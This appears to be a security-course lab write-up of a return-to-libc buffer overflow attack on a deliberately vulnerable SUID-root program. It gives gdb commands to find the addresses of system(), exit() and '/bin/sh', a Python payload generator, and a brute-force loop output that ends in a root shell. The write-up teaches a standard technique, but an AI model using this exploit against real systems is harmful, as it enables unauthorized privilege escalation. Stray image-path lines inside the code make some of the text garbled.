

## Return Oriented Programming Demo: Return to LibC

Objective: Obtain a root shell by leveraging the GNU C Library Function Calls

Preconditions:

1. A SUID Root owned program vulnerable to a buffer overflow that reads a binary file which is compiled with a non-executable stack option
2. A python program that generates a binary file containing arbitrary data set by the user
3. A python program that repeats execution

Execution Synopsis:

1. Using a debugger, find the following key addresses:
  1. The vulnerable function within the target binary.
  2. The System function
  3. The '/bin/sh' string
  4. The Exit function
2. Use the python program to generate a binary file that incorporates the found addresses in such a way that we take control of the base stack pointer and return pointer on the stack.

Execution Steps:

1. Locating memory addresses using gdb:
  1. Start gdb:
    - `gdb retlib`
  2. Remove extraneous environmental variables (LINES and COLUMNS):
    - `unset env LINES`
    - `unset env COLUMNS`
  3. Set break points for main and bof:
    - `break main`
    - `break bof`
  4. Run the program to initialize working memory:
    - `run`
  5. Examine the process memory map to find library base addresses:
    - `info proc map`
  6. Search memory for the functions using searchmem:
    - `searchmem /bin/sh <start address> <end address>`

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gdb-peda$ info proc map
process 12761
Mapped address spaces:

   Start Addr   End Addr       Size     Offset objfile
   0x8048000   0x8049000     0x1000        0x0  /home/seed/retlibc/retlib
   0x8049000   0x804a000     0x1000        0x0  /home/seed/retlibc/retlib
   0x804a000   0x804b000     0x1000       0x1000  /home/seed/retlibc/retlib
   0x804b000   0x806c000    0x21000        0x0  [heap]
  0xb75f1000  0xb77a0000    0x1af000        0x0  /lib/i386-linux-gnu/libc-2.23.so
  0xb77a0000  0xb77a1000     0x1000     0x1af000  /lib/i386-linux-gnu/libc-2.23.so
  0xb77a1000  0xb77a3000     0x2000     0x1af000  /lib/i386-linux-gnu/libc-2.23.so
  0xb77a3000  0xb77a4000     0x1000     0x1b1000  /lib/i386-linux-gnu/libc-2.23.so
  0xb77a4000  0xb77a7000     0x3000        0x0
  0xb77be000  0xb77c0000     0x2000        0x0
  0xb77c0000  0xb77c2000     0x2000        0x0  [vvar]
  0xb77c2000  0xb77c4000     0x2000        0x0  [vdso]
  0xb77c4000  0xb77e6000    0x22000        0x0  /lib/i386-linux-gnu/ld-2.23.so
  0xb77e6000  0xb77e7000     0x1000        0x0
  0xb77e7000  0xb77e8000     0x1000     0x22000  /lib/i386-linux-gnu/ld-2.23.so
  0xb77e8000  0xb77e9000     0x1000     0x23000  /lib/i386-linux-gnu/ld-2.23.so
  0xb7f91500  0xb7f936000   0x21000        0x0  [stack]
gdb-peda$ searchmem /bin/sh 0xb75f1000 0xb77a4000
Searching for '/bin/sh' in range: 0xb75f1000 - 0xb77a4000
Found 1 results, display max 1 items:
libc : 0xb774c82b ("/bin/sh")

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2. Use the python programs to generate a bad binary file and to execute the vulnerable program in a loop:
  1. Place our found memory addresses into our python file generator:

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#!/usr/bin/python3

import sys

# Set Vars
offset = 150+4                # Offset of bof

sh_addr = 0xb76dd82b          # The address of "/bin/sh" in LibC with ASLR on

system_addr = 0xb75bcd0       # The address of system() with ASLR on


exit_addr = 0xb75b09d0        # The address of exit() with ASLR on

# Build File
content = bytearray(0x90 for i in range(offset))
content.extend((system_addr).to_bytes(4,byteorder='little'))
content.extend((exit_addr).to_bytes(4,byteorder='little'))
content.extend((sh_addr).to_bytes(4,byteorder='little'))

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)


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2. Generate the bad file:

A terminal window with a dark background and light text. The prompt is [11/10/20]seed@VM:~/retlibc\$. The command ./exploit.py has been entered and executed, resulting in a new prompt [11/10/20]seed@VM:~/retlibc\$ and a cursor. The window title is Terminal.

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[11/10/20]seed@VM:~/retlibc$ ./exploit.py
[11/10/20]seed@VM:~/retlibc$
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3. Run the looping python program:

A terminal window with a dark background and light text. It shows the output of a program running in a loop. The text includes: 'The program has been running 321 times so far.', './buffy.sh: line 13: 8637 Illegal instruction ./retlib', '0 minutes and 1 seconds elapsed.', 'The program has been running 322 times so far.', '# whoami', 'root', '# id', and 'uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plu', 'gdev),113(lpadmin),128(sambashare)'. The prompt is # and there is a cursor.

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The program has been running 321 times so far.
./buffy.sh: line 13: 8637 Illegal instruction ./retlib
0 minutes and 1 seconds elapsed.
The program has been running 322 times so far.
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),113(lpadmin),128(sambashare)
#
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